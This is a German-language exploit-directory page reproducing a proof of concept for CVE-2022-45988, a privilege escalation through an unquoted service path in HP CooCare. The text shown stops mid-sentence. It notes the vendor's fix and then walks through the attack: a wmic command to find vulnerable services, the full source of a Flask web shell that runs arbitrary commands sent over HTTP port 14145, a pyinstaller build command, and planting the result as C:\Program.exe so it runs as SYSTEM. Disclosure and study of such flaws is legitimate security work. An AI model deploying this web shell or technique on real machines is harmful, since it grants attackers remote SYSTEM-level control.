
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2022-45988 — CVE-2022-45988 StarSoftComm HP CooCare Es existiert eine Schwachstelle zur Erhöhung von Berechtigungen. | Kitploit
Tools/GitHubGitHub/happy0717/cve-2022-45988
Privilege EscalationSchwachstellenanalyseExploitationPenetrationstestsBinary-Exploitation
GitHubhappy0717/cve-2022-45988

CVE-2022-45988

CVE-2022-45988 StarSoftComm HP CooCare Es existiert eine Schwachstelle zur Erhöhung von Berechtigungen.

Repository anzeigen
323vor 3 JahrenNoch nicht geprüft
Teilen

CVE-2022-45988 StarSoftComm HP CooCare – Eine Erhöhung von Privilegien Schwachstelle

####################################################

Ich habe hp-security-alert kontaktiert. Sie haben diesen Fehler behoben. Betreff: StarSoftComm CooCare [HP-PSRT-IR #4106] image Der Anbieter antwortete mit den folgenden Informationen:

Befolgen Sie diese Schritte zum Aktualisieren:

  1. Starten Sie eService
  2. Warten Sie etwa 3 Minuten
  3. Schließen Sie eService und starten Sie es erneut.
  4. Überprüfen Sie, ob die Version v5.364 oder höher ist.

#####################################

In StarSoftComm HP CooCare besteht eine Schwachstelle zur Erhöhung von Privilegien, die es einem Angreifer ermöglichen könnte, seine Privilegienstufe zu erhöhen. e管家超级版 ist eine mitgelieferte Fernwartungssoftware des HP Star 14 pro und ein Produkt von StarSoftComm (Ruan Tong Technology).

Getestet auf Windows 11 22621.819, HP LAPTOP HP Pavilion Plus 14 Laptop 14-eh0000 (56D77AV)

Betroffene Version: CooCare unter v5.364

#Reproduktion der Schwachstelle


#Der erste Schritt: wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\" |findstr /i /v """ Finden Sie den Dienst (Verwenden Sie den obigen CMD-Befehl, um den nicht referenzierten Dienst zu finden).

image

Der Dienstname ist Windows Application Management Service, auch bekannt als WinAppMgmt. Der Dienst heißt Windows Application Management Service, abgekürzt WinAppMgmt.
image


Der Dienst stammt von StarSoftComm CooCare.
image

#Schritt 2: Ein schädliches Programm vorbereiten

image

from flask import Flask, request
import os

app = Flask(__name__)

@app.route('/')
def hello_world():
    r = request.args.getlist('cmd')  #Reception? cmd= parameter
    a=os.popen(r[0])  #Execute system commands
    l = a.read()
    return l  #return

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=14145, debug=True)  #Listen HTTP port 14145

Ich habe Python3 Flask verwendet, um eine schädliche EXE zu schreiben. Sie kann den HTTP-Port 14145 abhören und Systembefehle ausführen.

Mit den Befehlen pyinstaller.exe --onefile --windowed -F -w python_test.py eine schädliche EXE erstellen.


#Schritt 3: Schadsoftware in Pfad C:\ legen und in Program.exe umbenennen
image

#Schritt 4: Starten Sie den Windows Application Management Service

Falls der Windows Application Management Service bereits gestartet ist, können Sie ihn neu starten.

image


#Schritt 5: Warten Sie, bis der Windows Application Management Service startet, und führen Sie die Systembefehle aus C:\Program.exe wird als System ausgeführt.

Wenn ich sehe, dass der Windows Application Management Service in Taskmgr.exe als SYSTEM läuft, kann ich den Browser öffnen und 